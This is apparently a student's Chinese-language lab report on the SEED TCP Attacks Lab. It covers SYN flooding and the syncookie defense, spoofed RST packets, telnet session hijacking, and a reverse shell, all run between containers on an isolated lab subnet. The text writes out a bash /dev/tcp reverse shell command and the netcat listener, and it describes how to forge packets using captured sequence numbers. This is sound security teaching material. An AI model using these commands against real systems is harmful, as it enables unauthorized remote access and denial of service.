
**Task 6 – TCP Attack**

57120238 李光伟

**环境配置**


进入实验目录/home/seed/Desktop/Labs\_20.04/Network Security/TCP Attacks Lab/Labsetup



另开多个终端，输入doksh xx开启相应容器：分别是Attacker机器(10.9.0.1)，Victim机器(10.9.0.5)，以及另外两台机器User1(10.9.0.6)和User2(10.9.0.7)：




四个主机处于同一个子网中，网络拓扑如下：




1. **SYN Flooding Attack**

**1A SYN Flooding Attack**


首先victim主机应设置syncookies=0：




在Victim主机输入netstat -nat查看网络连接的状态:




使用User1主机(10.9.0.6)访问Victim(10.9.0.5)主机的Telnet服务:




在虚拟机上编译已经写好synflood.c程序，在attacker主机上执行程序进行攻击：



在Victim主机上再次使用netstat -nat命令查看网络连接状态发现大量SYN\_RECV连接：




在User2主机上访问Victim(10.9.0.5)的Telnet服务：




一直处于无响应的状态，访问超时。

而在User1主机上访问telnet服务则是成功的：



断开以上连接后，在victim主机上使用ip tcp\_metrics show查看缓存，使用ip tcp\_metrics flush清除缓存：



再次进行攻击，在User1、2上访问telnet服务，发现都不成功：



原因是先前和Victim主机建立过telnet连接的User1主机已经“被记住”了，所以即使是有攻击，也依然可以和Victim主机建立telnet连接，可以使用其他未访问过的主机尝试建立连接，或者在Victim主机使用ip tcp\_metrics flush命令“刷新记忆”，User1就无法建立连接了。


**1B SYN Flood Protection**

修改docker-compose.yaml文件中的net.ipv4.tcp\_syncookies项为1，启用syncookie保护：



重启所有容器使其生效（需要注意victim主机的id是在变化的，在使用docksh命令时注意查看其id）。

重复上述攻击过程，但不事先在user1上访问victim的telnet服务，并且保证victim缓存为空：




可以看到victim的网络连接状态中出现大量的SYN\_RECV连接，但user1、2两个主机都还是可以成功访问到10.9.0.5的telnet服务。


**1C使用python脚本攻击**


修改docker-compose.yaml文件中的net.ipv4.tcp\_syncookies项为0，关闭syncookie保护，重启各容器。

关闭在attacker上创建如下python脚本来实现上述攻击：



输入chmod +x pysynflood.py添加执行权限，运行，重复上述攻击流程：






可以看到在victim上出现了很多SYN\_RECV连接，user1可以访问telnet，user2一开始处于Trying状态，但一段时间之后连接成功。

原因如下：


该过程中Victim发送的SYN+ACK包被网关收到后会发送RST包给Victim，之后Victim会清除队列里的对应项。所以这就导致只有脚本发送数据包的速度足够快该实验才能成功。C的速度足够快可以成功，但是Python脚本发送数据包的速度太慢了，所以不足以成功。

1. **TCP RST Attacks on telnet Connections**


开启wireshark监听网卡br-输入过滤条件tcp.dstport==23&&ip.dst==10.9.0.5，在user1上建立到victim的telnet连接，找到user1发送的最后一个包，记录下SrcPort、DstPort、Seq和Ack的值：




在attacker上创建rstattack.py攻击脚本，内容如下，在sport、dport、seq、ack上填入刚才在wireshark中记录下的值：



在attacker上添加执行权限后，发起攻击，可以看到在user1上显示连接被关闭：




Wireshark显示如下：




可以看到attacker伪装成user1向victim发送了一个RST数据包。

1. **TCP Session Hijacking**


开启wireshark监听网卡br-输入过滤条件tcp.dstport==23&&ip.dst==10.9.0.5，在user1上建立到victim的telnet连接，找到user1发送的最后一个包，记录下SrcPort、DstPort、Seq和Ack的值：



在attacker上创建tcpattack.py攻击脚本，内容如下，在sport、dport、seq、ack上填入刚才在wireshark中记录下的值：




在attacker上添加执行权限后运行脚本，在victim上输入ls /home/seed/，发现test文件创建成功，说明攻击脚本中的data（touch /home/seed/test\r）成功发送并执行：




1. **Creating Reverse Shell using TCP Session Hijacking**

本实验在Victim和User1(10.9.0.6)之间建立连接，然后Attacker主机攻击，将shell反弹到User2(10.9.0.7)上。

开启wireshark监听网卡br-输入过滤条件tcp.dstport==23&&ip.dst==10.9.0.5，在user1上建立到victim的telnet连接，找到user1发送的最后一个包，记录下SrcPort、DstPort、Seq和Ack的值：




在attacker上创建tcpattack.py攻击脚本，内容如下，在sport、dport、seq、ack上填入刚才在wireshark中记录下的值,并修改data的内容为产生后门的命令“/bin/bash -i > /dev/tcp/10.9.0.7/9090 2>&1 0<&1”（因为是要使用user2主机，所以需要将命令中的地址替换为10.9.0.7）：




在user2主机上输入nc -lv 9090开启netcat服务监听端口9090。

在attacker上添加执行权限后运行脚本，接下来可以看到在user2上出现了连接成功的提示，id也变为了46…（victim的id）：



在user2的netcat窗口中输入ls /home/seed/可以看到上一步我们在victim上创建的test文件：



攻击成功。